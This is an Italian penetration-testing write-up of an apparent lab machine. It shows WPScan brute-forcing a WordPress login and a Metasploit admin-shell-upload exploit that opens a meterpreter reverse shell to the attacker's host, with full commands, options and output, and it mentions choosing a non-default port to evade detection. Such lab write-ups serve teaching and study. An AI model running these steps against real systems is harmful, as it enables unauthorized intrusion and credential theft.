[+] admin  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
|   Rss Generator (Passive Detection)  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)
```

Si procede quindi con il Brute Force Dictionary dell'utenza john, utilizzando WPScan:


- --url: specifica l'URL del sito WordPress target
- -U: indica l'username target (john)
- -P: indica il path della wordlist di password

```
[root@kali] ~ [~/home/kali]
# wpscan --url http://192.168.1.64/backup_wordpress -U john -P /usr/share/wordlists/rockyou.txt

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / paulo Time: 00:04:53 <

[!] Valid Combinations Found:
| Username: john, Password: enigma
```

L'attacco alla password è riuscito con successo, consentendo di scoprire la password dell'utenza *john* per il login su WordPress.



## Exploitation - Reverse Shell

A seguito della scoperta di credenziali account Wordpress si ha iniziato una ulteriore attività di exploitation, utilizzando il tool automatizzato Metasploit, con l'obiettivo di ottenere una Shell.

**Metasploit Framework** è la piattaforma open-source di riferimento per lo sviluppo e l'esecuzione di codice exploit. Caratterizzato da un'architettura modulare, fornisce una vasta libreria di *Exploits*, *Payloads* e *Auxiliary Modules*. Lo strumento è stato impiegato per trasformare le credenziali acquisite (john) in un accesso remoto stabile.

```

└─(root㉿kali)-[~/home/kali]
# msfconsole
Metasploit tip: Use post/multi/manage/autoroute to automatically add
pivot routes

[***] [!] Exploit development environment detected, consider using
[!] msfvenom to generate exploit/payloads for this environment
[!] or use msfvenom -p payload --format raw to bypass detection
[!] See https://docs.metasploit.com/ for more information.

[*] msf console - Metasploit Framework v6.4.108-dev
[+] 2,598 exploits - 1,322 auxiliary - 1,710 payloads
[+] 432 post - 49 encoders - 14 nops - 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search wordpress shell

```

Il terminale di Metasploit si può avviare con *msfconsole*.

La ricerca del modulo d'interesse, con *search*, ha portato alla selezione di *exploit/unix/webapp/wp\_admin\_shell\_upload*, selezionabile con *use*.

Dopodichè si è scelto un *payload*, codice malevolo che si andrà ad iniettare al target.

```

msf > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/wp_admin_shell_upload) > show payloads

```

Come payload si ha scelto *payload/php/meterpreter/reverse\_tcp* per ottenere una reverse shell, il passo successivo è controllare i parametri richiesti con *show options*

```

msf exploit(unix/webapp/wp_admin_shell_upload) > set payload payload/php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):
Name      Current Setting  Required  Description
----      --------------  --        --
PASSWORD          yes       The WordPress password to authenticate with
Proxies           no        A proxy chain of format type:host:port[,type:host:port]
RHOSTS          yes       The target host(s), see https://docs.metasploit.com/doc...
RPORT            80       yes       The target port (TCP)
SSL              false     no        Negotiate SSL/TLS for outgoing connections
TARGETURI        /        yes       The base path to the wordpress application
USERNAME          yes       The WordPress username to authenticate with
VHOST             no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      --------------  --        --
LHOST      192.168.1.70   yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

```

Sono stati impostati i parametri richiesti per inviare il payload, tra questi abbiamo:

- RHOSTS: indirizzo ip del target
- TARGETURI: url del web service target
- USERNAME: nome utente (account wordpress)
- PASSWORD

Essendo una reverse shell tra i parametri richiesti c'è LHOST ovvero l'indirizzo ip della macchina attaccante e la sua porta di ascolto, LPORT, quest'ultima è stata settata sulla 8080 per non utilizzare la default 4444 e rendere l'attacco rilevabile.

```
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.1.64
RHOSTS => 192.168.1.64
msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME john
USERNAME => john
msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD enigma
PASSWORD => enigma
msf exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /backup_wordpress
TARGETURI => /backup_wordpress
msf exploit(unix/webapp/wp_admin_shell_upload) > set LPORT 8080
LPORT => 8080
```

Settati i parametri si ha eseguito un check delle informazioni:

```
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name      Current Setting  Required  Description
_____
PASSWORD  enigma          yes       The WordPress password to authenticate with
Proxies    no              no        A proxy chain of format type:host:port[,type]
RHOSTS    192.168.1.64    yes       The target host(s), see https://docs.metasplo
RPORT     80               yes       The target port (TCP)
SSL       false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI /backup_wordpress yes       The base path to the wordpress application
USERNAME  john             yes       The WordPress username to authenticate with
VHOST     no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
_____
LHOST    192.168.1.70    yes       The listen address (an interface may be specified)
LPORT    8080             yes       The listen port
```

Con il comando `exploit` si ha lanciato l'attacco:

```
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.1.70:8080
[*] Authenticating with WordPress using john:enigma ...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /backup_wordpress/wp-content/plugins/zdvWnwqhbZ/MqzlaYBmvJ.php ...
[*] Sending stage (42137 bytes) to 192.168.1.64
[+] Deleted MqzlaYBmvJ.php
[+] Deleted zdvWnwqhbZ.php
[+] Deleted ../zdvWnwqhbZ
[*] Meterpreter session 1 opened (192.168.1.70:8080 → 192.168.1.64:46251) at 2026-01-30 07:47:03 -0500

meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer       : bsides2018
OS             : Linux bsides2018 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
Architecture   : i686
System Language : C
Meterpreter    : php/linux
meterpreter > shell
Process 5502 created.
```

Una volta aperto il terminale *Meterpreter* da qui si possono lanciare comandi specifici del tool direttamente sul target.

**Meterpreter** è un payload avanzato che crea un processo nel target affinchè ci permetta di avere un terminale capace di eseguire comandi stealth. Ha i suoi comandi interni che non dipendono dal sistema operativo della vittima.

I comandi utilizzati nell'immagine:

L'utenza attiva nel terminale è *www-data*, utente di servizio di Apache, recuperata con *getuid*. Tramite *sysinfo* si sono recuperati alcune info di sistema.

Con il comando *shell* si chiederà a Meterpreter di passare ad una shell di sistema.

## Conclusioni

L'attività di Penetration Testing condotta sul target **192.168.1.64** ha portato alla **compromissione totale del sistema**, l'acquisizione dei privilegi di root e l'accesso ai dati riservati (Flag).

Le principali vulnerabilità che hanno reso questo possibile sono:

- **Information Disclosure & Misconfiguration:** La presenza di file di backup (*users.txt.bk* su FTP) e di configurazione esposti (*robots.txt*, directory */backup\_wordpress*) ha permesso l'enumerazione di utenti e lateral movement su percorsi sensibili.

- **Obsolescenza Tecnologica:** Il target si basa su componenti software estremamente datati, esponendolo a CVE note.

- **Privilege Escalation facilmente realizzabile:**

La configurazione dei privilegi *sudo* è risultata eccessivamente permissiva, consentendo a utenti non amministrativi di elevare i propri privilegi a "root" senza alcuna password.